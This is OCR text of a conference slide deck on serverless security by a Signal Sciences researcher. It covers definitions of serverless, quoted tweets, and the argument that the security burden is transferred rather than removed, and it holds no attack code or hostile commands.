Serverless Security: A How-to Guide

James Wickett

@wickett

Signal Sciences

Want the slides?

james@signalsciences.com

James Wickett

Head of Research, Signal Sciences
Author, LinkedIn Learning
Organizer, Serverless Days Austin

PS, come to LASCON!

Shout out to Karthik Gaekwad, @iteration1. Follow him on twitter, he is awesome.


Where we are going

* Serverless changes the security landscape
* Where security fits into serverless
* The Secure WIP model for serverless
* A quick look at lambhack
* Serverless provider security tips

What is Serverless?

Serverless Definition

Serverless encourages functions as deploy units, coupled with third party services that allow running end-to-end applications without worrying about system operation.



adrian cockcroft
@adrianco

Following


If your PaaS can efficiently start instances in 20ms that run for half a second, then call it serverless.

Julian Friedman @doctor_julz
if you think serverless is different than PaaS then either you or I have misunderstood what "serverless" or "PaaS" means

8:43 AM - 28 May 2016

176 Retweets **243** Likes

10 176 243


Hardware
VMs
Serverless
Waste
Value

Serverless is IT Value

...without worrying about system operation

— About 2 minutes ago

Yasss! Ops (and security) for free!

@wickett - SnowFROC 2019

Ops burden to rationalize serverless model

— @patrickdebois

Tech burden can only be transferred

Applies to security too

Security burden is not created or destroyed (in serverless), merely transferred


Security is in crisis

Inequitable Labor Distribution

10:1 Dev:Ops

100:10:1
Dev:Ops:Sec

The new OSI model



Justin Garrison
@rothgar

Following

The new OSI model is much easier to understand


11:22 AM - 18 Jul 2017

2,754 Retweets 3,895 Likes

93 2.8K 3.9K

Security knows the crisis is real

